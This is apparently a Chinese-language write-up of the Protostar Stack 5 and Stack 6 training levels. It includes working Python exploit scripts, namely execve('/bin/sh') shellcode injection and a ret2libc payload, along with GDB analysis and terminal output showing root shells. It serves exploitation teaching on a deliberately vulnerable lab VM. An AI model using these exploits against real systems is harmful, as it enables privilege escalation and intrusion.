Protostar: Stack 5

Stack5 is a standard buffer overflow, this time introducing shellcode.

This level is at `/opt/protostar/bin/stack5`.

Hints

- At this point in time, it might be easier to use someone elses shellcode
- If debugging the shellcode, use \xcc (int3) to stop the program executing and return to the debugger
- remove the int3s once your shellcode is done.

Source Code


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

攻击目标

使程序执行指定shellcode：`/bin/sh`。

攻击过程

```
$ cat stack5_shellcode.py
buffer = ""
for i in range(0x41, 0x54):
    buffer += chr(i) * 4
ret = "\x30\xfd\xff\xbf" #0xbffffd30 esp+4
payload =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\
x80\x31\xc0\x40\xcd\x80"    #Linux x86 execve("/bin/sh")
print buffer + ret + payload
$ python stack5_shellcode.py
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS # 后接一堆乱
码
$ (python stack5_shellcode.py; cat) | /opt/protostar/bin/stack5
id
uid=0(root) gid=0(root) groups=0(root)
```




```
root@protostar:/opt/protostar/bin# cat stack5_shellcode.py
buffer = ""
for i in range(0x41, 0x54):
        buffer += chr(i) * 4
ret = "\x30\xfd\xff\xbf" #0xbffffd30
payload = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\
x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80" #linux x86 execve(/bin/sh)
print buffer + ret + payload
root@protostar:/opt/protostar/bin# python stack5_shellcode.py
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS0♦♦♦
1♦Ph//shh/bin♦♦♦ˆ
                  ♦1♦@♦
root@protostar:/opt/protostar/bin# (python stack5_shellcode.py; cat) | /opt/prot
ostar/bin/stack5
id
uid=0(root) gid=0(root) groups=0(root)
ls
exp.txt   format0   format4   heap3   net3    stack2   stack5_shellcode.py
final0    format1   heap0     net0    net4    stack3   stack5_trap.py
final1    format2   heap1     net1    stack0  stack4   stack6
final2    format3   heap2     net2    stack1  stack5   stack7
```

原理分析

本题要利用的漏洞是`gets()`函数缓冲区溢出漏洞。


查看`main()`的汇编代码：



```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483c4 <main+0>:    push   %ebp
0x080483c5 <main+1>:    mov    %esp,%ebp
0x080483c7 <main+3>:    and    $0xfffffff0,%esp
0x080483ca <main+6>:    sub    $0x50,%esp
0x080483cd <main+9>:    lea    0x10(%esp),%eax
0x080483d1 <main+13>:   mov    %eax,(%esp)
0x080483d4 <main+16>:   call   0x80482e8 <gets@plt>
0x080483d9 <main+21>:   leave
0x080483da <main+22>:   ret
End of assembler dump.
```

由stack4的分析可知，ret指令执行后，会将esp指向的地址，也就是`main()`的返回地址赋值给eip，继续执行eip指向的内容。


所以我们可以利用`buffer`的溢出部分，将`main()`函数的返回地址覆写为`$esp+4`，此地址会被赋值给eip，故程序会跳转到下图中红色部分。我们可以根据需求覆写此部分。



我们利用一个长字符串。

```
$ cat exp.txt
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ
```


在ret处打断点，运行程序，输入长字符串，查看栈上内容，可以看到栈顶地址为0xbffffd2c，这个位置存储的值/地址在ret后被赋给eip，用0xbffffd2c + 4 = 0Xbffffd30覆写它，这样程序ret后会跳转到0Xbffffd30位置执行其中以及后续存储的指令，也就是攻击脚本中的`payload`。0xbffffd2c之前的部分用对应ASCII码为0x41到0x53的四个重复字母为一组组成的字符串覆写。



```
(gdb) b *0x080483da
Breakpoint 1 at 0x80483da: file stack5/stack5.c, line 11.
(gdb) r < exp.txt
Starting program: /opt/protostar/bin/stack5 < exp.txt

Breakpoint 1, 0x080483da in main (argc=Cannot access memory at address 0x5353535
b
) at stack5/stack5.c:11
11      stack5/stack5.c: No such file or directory.
        in stack5/stack5.c
(gdb) x/2wx $esp
0xbffffd2c:     0x54545454      0x55555555
(gdb)
```

先将`payload`设置为int3指令。


```
$ cat stack5_trap.py
buffer = ""
for i in range(0x41, 0x54):
    buffer += chr(i) * 4
ret = "\x30\xfd\xff\xbf" #0xbffffd30 esp+4
payload = "\xcc" * 8
print buffer + ret + payload
$ python stack5_trap.py
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS  # 后接一堆乱码
$ (python stack5_trap.py) | /opt/protostar/bin/stack5
Trace/breakpoint trap
```



```
root@protostar:/opt/protostar/bin# cat stack5_trap.py
buffer = ""
for i in range(0x41, 0x54):
        buffer += chr(i) * 4
ret = "\x30\xfd\xff\xbf" # 0xbffffd30 esp+4
payload = "\xcc" * 8
print buffer + ret + payload
root@protostar:/opt/protostar/bin# python stack5_trap.py
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS0♦♦♦
♦♦♦♦♦♦♦♦
root@protostar:/opt/protostar/bin# (python stack5_trap.py) | /opt/protostar/bin/
stack5
Trace/breakpoint trap
```

`Trace/breakpoint trap`说明我们成功让程序执行了int3指令。

综上所述，想要程序执行`/bin/sh`，需要将攻击脚本中的`payload`设置为`/bin/sh`的shellcode。



Protostar: Stack 6

Stack6 looks at what happens when you have restrictions on the return address.

This level can be done in a couple of ways, such as finding the duplicate of the payload (`objdump -s` will help with this), or ret2libc , or even return orientated programming.

It is strongly suggested you experiment with multiple ways of getting your code to execute here.

This level is at `/opt/protostar/bin/stack6`.

Source Code


```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xbf000000) == 0xbf000000) {
    printf("bzzzt (%p)\n", ret);
    _exit(1);
  }

  printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
  getpath();
}
```

攻击目标

让程序执行指定shellcode：`/bin/sh`。

攻击过程

```
$ cat stack6_binsh.py
import struct

buffer = ""
for i in range(0x41, 0x55):
    buffer += chr(i) * 4
system = struct.pack("I", 0xb7ecffb0) # system()
sys_ret = "AAAA"
binsh = struct.pack("I", 0xb7e97000+1176511) # /bin/sh
padding = buffer + system + sys_ret + binsh
print padding
$ python stack6_binsh.py
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT    AAAA # 后接一段乱码
$ (python stack6_binsh.py; cat) | /opt/protostar/bin/stack6
input path please: got path
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT    AAAA # 后接一段乱码
id
uid=0(root) gid=0(root) groups=0(root)
```



```
root@protostar:/opt/protostar/bin# cat stack6_binsh.py
import struct

buffer = ""
for i in range(0x41, 0x55):
        buffer += chr(i) * 4
system = struct.pack("I", 0xb7ecffb0)
sys_ret = "AAAA"
binsh = struct.pack("I", 0xb7e97000+1176511)
padding = buffer + system + sys_ret + binsh
print padding
root@protostar:/opt/protostar/bin# python stack6_binsh.py
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT
♦♦♦AAAA♦c♦
root@protostar:/opt/protostar/bin# (python stack6_binsh.py; cat) | /opt/protosta
r/bin/stack6
input path please: got path AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMM
NNNNOOOOPPPP♦♦♦RRRRSSSSTTTT♦♦♦AAAA♦c♦
id
uid=0(root) gid=0(root) groups=0(root)
```

Tip：上述过程为ret2libc方法，ret2text方法在原理分析中进行实验。

原理分析


本题要利用的漏洞是`gets()`函数缓冲区溢出漏洞。

```
_builtin_return_address(0); // 返回当前函数的返回地址
_builtin_return_address(1); // 返回当前函数的调用函数的返回地址
_builtin_return_address(2); // 返回当前函数的调用函数的调用函数的返回地址
```

分析源码可知，源码会对`getpath()`的返回地址进行检查，不允许用0xbf开头的地址覆写其返回地址。


```
(gdb) info proc map #查看进程的内存分布
```

0xbffeb000~0xc0000000是栈空间。同时可查看libc库起始地址，为0xb7e97000。



```
(gdb) info proc map
process 2039
cmdline = '/opt/protostar/bin/stack6'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/stack6'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000          0        /opt/protostar/bin/st
ack6
         0x8049000  0x804a000     0x1000          0        /opt/protostar/bin/st
ack6
        0xb7e96000 0xb7e97000     0x1000          0
        0xb7e97000 0xb7fd5000   0x13e000          0         /lib/libc-2.11.2.so
        0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-2.11.2.so
        0xb7fd9000 0xb7fdc000     0x3000          0
        0xb7fde000 0xb7fe2000     0x4000          0
        0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
        0xb7fe3000 0xb7ffe000    0x1b000          0         /lib/ld-2.11.2.so
        0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-2.11.2.so
        0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-2.11.2.so
        0xbffeb000 0xc0000000    0x15000          0           [stack]
```


因为栈上地址都以0xbf开头，所以不能仿照stack5的解法在`getpath()`返回前将`$esp+4`的地址覆写到栈顶作为`getpath()`的返回地址。




方法一：在程序代码中找到可复用的攻击代码（ret2text）

```
(gdb) disassemble getpath
```

查看`getpath()`的汇编代码：



```
Dump of assembler code for function getpath:
0x08048484 <getpath+0>: push   %ebp
0x08048485 <getpath+1>: mov    %esp,%ebp
0x08048487 <getpath+3>: sub    $0x68,%esp
0x0804848a <getpath+6>: mov    $0x80485d0,%eax
0x0804848f <getpath+11>:        mov    %eax,(%esp)
0x08048492 <getpath+14>:        call   0x80483c0 <printf@plt>
0x08048497 <getpath+19>:        mov    0x8049720,%eax
0x0804849c <getpath+24>:        mov    %eax,(%esp)
0x0804849f <getpath+27>:        call   0x80483b0 <fflush@plt>
0x080484a4 <getpath+32>:        lea    -0x4c(%ebp),%eax
0x080484a7 <getpath+35>:        mov    %eax,(%esp)
0x080484aa <getpath+38>:        call   0x8048380 <gets@plt>
0x080484af <getpath+43>:        mov    0x4(%ebp),%eax
0x080484b2 <getpath+46>:        mov    %eax,-0xc(%ebp)
0x080484b5 <getpath+49>:        mov    -0xc(%ebp),%eax
0x080484b8 <getpath+52>:        and    $0xbf000000,%eax
0x080484bd <getpath+57>:        cmp    $0xbf000000,%eax
0x080484c2 <getpath+62>:        jne    0x80484e4 <getpath+96>
0x080484c4 <getpath+64>:        mov    $0x80485e4,%eax
0x080484c9 <getpath+69>:        mov    -0xc(%ebp),%edx
0x080484cc <getpath+72>:        mov    %edx,0x4(%esp)
0x080484d0 <getpath+76>:        mov    %eax,(%esp)
0x080484d3 <getpath+79>:        call   0x80483c0 <printf@plt>
---Type <return> to continue, or q <return> to quit---
```




```
---Type <return> to continue, or q <return> to quit---
0x080484d8 <getpath+84>:        movl   $0x1,(%esp)
0x080484df <getpath+91>:        call   0x80483a0 <_exit@plt>
0x080484e4 <getpath+96>:        mov    $0x80485f0,%eax
0x080484e9 <getpath+101>:       lea    -0x4c(%ebp),%edx
0x080484ec <getpath+104>:       mov    %edx,0x4(%esp)
0x080484f0 <getpath+108>:       mov    %eax,(%esp)
0x080484f3 <getpath+111>:       call   0x80483c0 <printf@plt>
0x080484f8 <getpath+116>:       leave
0x080484f9 <getpath+117>:       ret
End of assembler dump.
```

程序代码地址都以0x08开头，可以利用。

根据函数在内存中的运行原理，执行**ret**指令后，**esp**指向的地址会被视为返回地址赋值给**eip**，程序会跳转到**eip**指向的地址执行。

